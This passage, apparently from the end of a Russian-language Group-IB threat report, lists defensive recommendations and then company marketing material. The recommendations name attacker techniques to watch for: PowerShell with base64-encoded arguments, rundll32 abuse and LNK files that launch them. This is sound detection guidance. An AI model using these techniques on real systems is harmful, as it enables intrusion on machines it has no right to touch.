2. Осуществлять мониторинг приложений (включая аргументы командной строки), которые часто используются атакующими для первичной компрометации (Microsoft Office, Acrobat Reader, архиваторы и т.п.).
3. Ограничить возможность исполнения PowerShell там, где в этом нет необходимости. Осуществлять мониторинг исполняемых скриптов, особое внимание уделить процессам powershell.exe с длинными закодированными в base64 строками в аргументах.
4. Осуществлять мониторинг аргументов, с которыми запускается rundll32.exe.
5. Осуществлять мониторинг и проверку легитимности создаваемых в планировщике задач.
6. Блокировать доступ к облачным хранилищам, если в их использовании нет необходимости.
7. Осуществлять поиск LNK-файлов, указывающих на документы или изображения, но при этом имеющих в пути к файлу rundll32.exe или powershell.exe.

Group-IB — один из ведущих разработчиков решений для детектирования и предотвращения кибератак, выявления мошенничества, расследования высокотехнологичных преступлений и защиты коммерческой и интеллектуальной собственности в сети.

INTERPOL И EUROPOL

Group-IB — партнер и участник совместных расследований

OSCE

Компания, рекомендованная Организацией по безопасности и сотрудничеству в Европе

ТОП-10 В APAC

Group-IB вошла в топ-10 компаний по кибербезопасности в регионе APAC согласно APAC CIO Outlook

Центры исследования киберугроз Group-IB

- Европа
- Россия
- Ближний восток
- Азиатско-Тихоокеанский регион

- Распределенная по миру инфраструктура наблюдения за киберпреступностью
- Лаборатории компьютерной криминалистики
- Расследования киберпреступлений
- Круглосуточные центры мониторинга и оперативного реагирования CERT-GIB

Решения Group-IB

Опыт Group-IB в международных расследованиях, киберразведке и выявлении преступлений на разных уровнях подготовки был интегрирован в экосистему решений, объединившую чрезвычайно сложное программное и системное обеспечение, с целью мониторинга, обнаружения и предотвращения кибератак и мошенничества. Миссия Group-IB — защищать наших клиентов в киберпространстве, создавая и используя инновационные продукты и решения.

Решения Group-IB признаны мировыми агентствами в категориях:

— Innovation Excellence,
— Product Leader,
— Innovation Leader.

IDC
Gartner
FORRESTER
kuppingercole ANALYSTS
FROST & SULLIVAN

GARTNER IDC FROST & SULLIVAN FORRESTER

Threat Intelligence & Attribution

Система исследования и атрибуции кибератак, охоты за угрозами и защиты сетевой инфраструктуры на основании данных о тактиках, инструментах и активности злоумышленников

KUPPINGERCOLE ANALYSTS AG

Threat Hunting Framework

Реактивная защита и проактивная охота за угрозами внутри и за пределами вашей сети

FROST & SULLIVAN

Digital Risk Protection

Выявление и устранение цифровых рисков на основе искусственного интеллекта

KUPPINGERCOLE ANALYSTS AG FORRESTER GARTNER

Fraud Hunting Platform

Выявление и предотвращение мошенничества и бот-активности в режиме реального времени

NEW

Atmosphere: Cloud Email Protection

Облачная защита электронной почты от целевых атак, детонация полезных нагрузок и атрибуция угроз

550+

экспертов международного класса

70 000+

часов реагирования на инциденты информационной безопасности

1 300+

успешных расследований по всему миру

18 лет

практического опыта

Intelligence-driven services

FORRESTER

GARTNER

В основе технологического лидерства компании и возможностей в сфере научных исследований и разработки — 18-летний практический опыт расследования киберпреступлений по всему миру и более 70 000 часов реагирования на инциденты информационной безопасности, аккумулированные в распределенной по миру инфраструктуре наблюдения за киберпреступностью.

РАССЛЕДОВАНИЯ И КРИМИНАЛИСТИКА

Компьютерная криминалистика.

Анализ вредоносного кода.

Расследования:

- сложных высокотехнологичных преступлений;
- утечек информации;
- финансовых, корпоративных киберпреступлений;
- сложных атак на объекты КИИ и другие.

АУДИТ И ОЦЕНКА РИСКОВ

Тестирование на проникновение.

Анализ исходного кода.

Выявление следов компрометации сети.

Киберобучение в формате Red Teaming.

Проверка готовности к реагированию на инциденты.

Оценка соответствия.

THREAT HUNTING И РЕАГИРОВАНИЕ

24/7 Центр реагирования CERT–GIB.

Проактивный хантинг угроз.

Выездное реагирование на сложные кибератаки.

Реагирование на инциденты по подписке.

ОБУЧАЮЩИЕ ПРОГРАММЫ

Курсы для технических специалистов:

- Реагирование на инциденты,
- Анализ вредоносного кода,
- Проактивный поиск угроз и другие.

Программы для широкой аудитории:

- Цифровая гигиена,
- Личная кибербезопасность,
- Управление репутацией в интернете и другие.

Мастер-классы для школьников и студентов.

ПРЕДОТВРАЩАЕМ И РАССЛЕУЕМ КИБЕРПРЕСТУПЛЕНИЯ С 2003 ГОДА

www.group-ib.ru
group-ib.ru/blog/
info@group-ib.ru
+7 495 984 33 64
twitter.com/groupib
facebook.com/group-ib